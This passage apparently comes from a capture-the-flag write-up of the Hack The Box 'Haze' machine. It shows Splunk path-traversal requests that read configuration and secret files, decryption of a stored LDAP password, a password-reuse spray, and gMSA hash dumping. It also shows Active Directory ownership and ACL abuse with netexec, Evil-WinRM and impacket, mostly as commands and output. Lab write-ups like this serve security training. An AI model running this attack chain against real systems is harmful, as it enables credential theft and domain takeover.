free
As next file we checked the authentication.conf which contained the username of Paul Taylor and a hash for Splunk LDAP Authentication.
/en-US/modules/messaging/C:../C:../C:../C:../C:..//etc/system/local/authentication.conf[splunk_auth] minPasswordLength = 8 minPasswordUppercase = 0 minPasswordLowercase = 0 minPasswordSpecial = 0 minPasswordDigit = 0 [Haze LDAP Auth] SSLEnabled = 0 anonymous_referrals = 1 bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY= charset = utf8 emailAttribute = mail enableRangeRetrieval = 0 groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb groupMappingAttribute = dn groupMemberAttribute = member groupNameAttribute = cn host = dc01.haze.htb nestedGroups = 0 network_timeout = 20 pagelimit = -1 port = 389 realNameAttribute = cn sizelimit = 1000 timelimit = 15 userBaseDN = CN=Users,DC=haze,DC=htb userNameAttribute = samaccountname [authentication] authSettings = Haze LDAP Auth authType = LDAP
| Username |
|---|
| Paul Taylor |
Decrypting Hashes
First we tried to crack those hashes which was not very fruitful so we started to look for an option to decrypt the hashes. While doing so we found an article that described that we need the splunk secret in order to move on.
- https://community.splunk.com/t5/Security/What-salts-the-password-hash/m-p/9272
- https://asecuritysite.com/hash/splunk_hash
/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/auth/splunk.secretNfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3UM516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqR1oRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUisO6rnN0xqB7cHbofaA1YV9vgD
After we grabbed the splunk secret we installed splunksecrets using pipx and created the splunk.secret file locally.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ cat splunk.secret
NfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3UM516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqR1oRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUisO6rnN0xqB7cHbofaA1YV9vgD
After the preparation we started decrypting the previously collected hashes and received an actual useful looking password from the file with the Splunk LDAP Authentication configuration.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $7$lPCemQk01ejJvI8nwCjXjx7PJclrQJ+SfC3/ST+K0s+1LsdlNuXwlA==
changeme
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $7$/nq/of9YXJfJY+DzwGMxgOmH4Fc0dgNwc5qfCiBhwdYvg9+0OCCcQw==
password┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
Ld@p_Auth_Sp1unk@2k24| Password |
|---|
| Ld@pAuthSp1unk@2k24 |
Enumerating Port 445/TCP
After a few attempts we figured out the name schemata and got working credentials of Paul Taylor.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec smb 10.129.135.234 -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --shares
SMB         10.129.135.234  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.129.135.234  445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.129.135.234  445    DC01             [*] Enumerated shares
SMB         10.129.135.234  445    DC01             Share           Permissions     Remark
SMB         10.129.135.234  445    DC01             -----           -----------     ------
SMB         10.129.135.234  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.135.234  445    DC01             C$                              Default share
SMB         10.129.135.234  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.135.234  445    DC01             NETLOGON        READ            Logon server share
SMB 10.129.135.234 445 DC01 SYSVOL READ Logon server share| Username | Password |
|---|---|
| paul.taylor | Ld@pAuthSp1unk@2k24 |
RID Brute Force
With the option to read IPC$ we performed a quick RID Brute Force and extracted more usernames out of it.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec smb 10.129.135.234 -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute | grep 'SidTypeUser' | awk '{print $6}'  | awk -F '\\' '{print $2}'
Administrator
Guest
krbtgt
DC01$
paul.taylor
mark.adams
edward.martin
alexander.green
Haze-IT-Backup$
Foothold
Privilege Escalation to Mark.Adams
Password Reuse
With the usernames and the password put into custom wordlists, we looked for password reuse and indeed the password of Paul.Taylor was reused on Mark.Adams which allowed us to login on the box using Evil-WinRM.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec ldap 10.129.135.234 -u usernames.txt -p passwords.txt --continue-on-success
SMB         10.129.135.234  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        10.129.135.234  389    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
LDAP        10.129.135.234  389    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAP        10.129.135.234  389    DC01             [-] haze.htb\edward.martin:Ld@p_Auth_Sp1unk@2k24
LDAP        10.129.135.234  389    DC01             [-] haze.htb\alexander.green:Ld@p_Auth_Sp1unk@2k24
LDAP        10.129.135.234  389    DC01             [-] haze.htb\Haze-IT-Backup$:Ld@p_Auth_Sp1unk@2k24
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.135.234 -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mark.adams\Documents>Enumeration (Mark.Adams)
The enumeration of the privileges of Mark.Adams did helped us much.
*Evil-WinRM* PS C:\Users\mark.adams\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ===========================================
haze\mark.adams S-1-5-21-323145914-28650650-2368316563-1104


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                         Attributes
=========================================== ================ =========================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
HAZE\gMSA_Managers                          Group            S-1-5-21-323145914-28650650-2368316563-1107 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Active Directory Enumeration
Since the enumeration on the box itself was a dead end, we moved on and took a closer look at the Active Directory using BloodHound.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec ldap 10.129.135.234 -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' --bloodhound --dns-tcp --dns-server 10.129.135.234 -c All
SMB         10.129.135.234  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        10.129.135.234  389    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAP        10.129.135.234  389    DC01             Resolved collection methods: session, acl, rdp, objectprops, group, container, psremote, trusts, dcom, localadmin
LDAP        10.129.135.234  389    DC01             Done in 00M 07S
LDAP        10.129.135.234  389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.129.135.234_2025-03-29_213226_bloodhound.zip
Dumping Group Managed Service Accounts (gMSA)
The user Mark.Adams was member of GMSA_MANAGER.

Mr. mentats went for it and carried out the command which allowed us to retrieve the NTLM Hash of Haze-IT-Backup$.
*Evil-WinRM* PS C:\> Set-ADServiceAccount -Identity 'Haze-IT-Backup' -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec ldap 10.129.135.234 -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa
SMB 10.129.135.234 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAPS 10.129.135.234 636 DC01 [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAPS 10.129.135.234 636 DC01 [*] Getting GMSA Passwords
LDAPS 10.129.135.234 636 DC01 Account: Haze-IT-Backup$ NTLM: 735c02c6b2dc54c3c8c6891f55279ebc| NTLM Hash |
|---|
| 735c02c6b2dc54c3c8c6891f55279ebc |
Lateral Movement to SUPPORT_SERVICES Group
Access Control List (ACL) & Access Control Entry (ACE) Abuse
Now since we had the NTLM Hash of Haze-IT-Backup$ we were able to move laterally to the SUPPORT_SERVICES group by abusing the Access Control List (ACL) and Access Control Entry (ACE) of GenericAll, WriteOwner and Owns of Haze-IT-Backup$.

Mr. mk0 came in clutch with two quick commands to execute these changes.
┌──(kali㉿kali)-[~]
└─$ impacket-owneredit -action write -target 'support_services' -new-owner 'haze-it-backup$' haze.htb/'haze-it-backup$' -hashes ':735c02c6b2dc54c3c8c6891f55279ebc' -dc-ip haze.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=haze,DC=htb
[*] OwnerSid modified successfully!
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ impacket-dacledit -action write -rights FullControl -target 'support_services' -principal 'haze-it-backup$' haze.htb/'haze-it-backup$' -hashes ':735c02c6b2dc54c3c8c6891f55279ebc' -dc-ip haze.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20250329-225723.bak
[*] DACL modified successfully!Pivoting to Edward.Martin
Now since we were owner of the SUPPORT_SERVICES group we created a new dump of the Active Directory using BloodHound to see if we received any new permissions and capabilities.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec ldap 10.129.135.234 -u 'haze-it-backup$' -H '735c02c6b2dc54c3c8c6891f55279ebc' --bloodhound --dns-tcp --dns-server 10.129.135.234 -c All
SMB         10.129.135.234  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        10.129.135.234  389    DC01             [+] haze.htb\haze-it-backup$:735c02c6b2dc54c3c8c6891f55279ebc
LDAP        10.129.135.234  389    DC01             Resolved collection methods: trusts, psremote, session, dcom, objectprops, container, acl, rdp, localadmin, group
LDAP        10.129.135.234  389    DC01             Done in 00M 07S
LDAP        10.129.135.234  389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.129.135.234_2025-03-29_225923_bloodhound.zip
Our next step was to use Shadow Credentials to escalate our privileges to Edward.Martin from within the SUPPORT_SERVICES group which had AddKeyCredentialLink set on him.
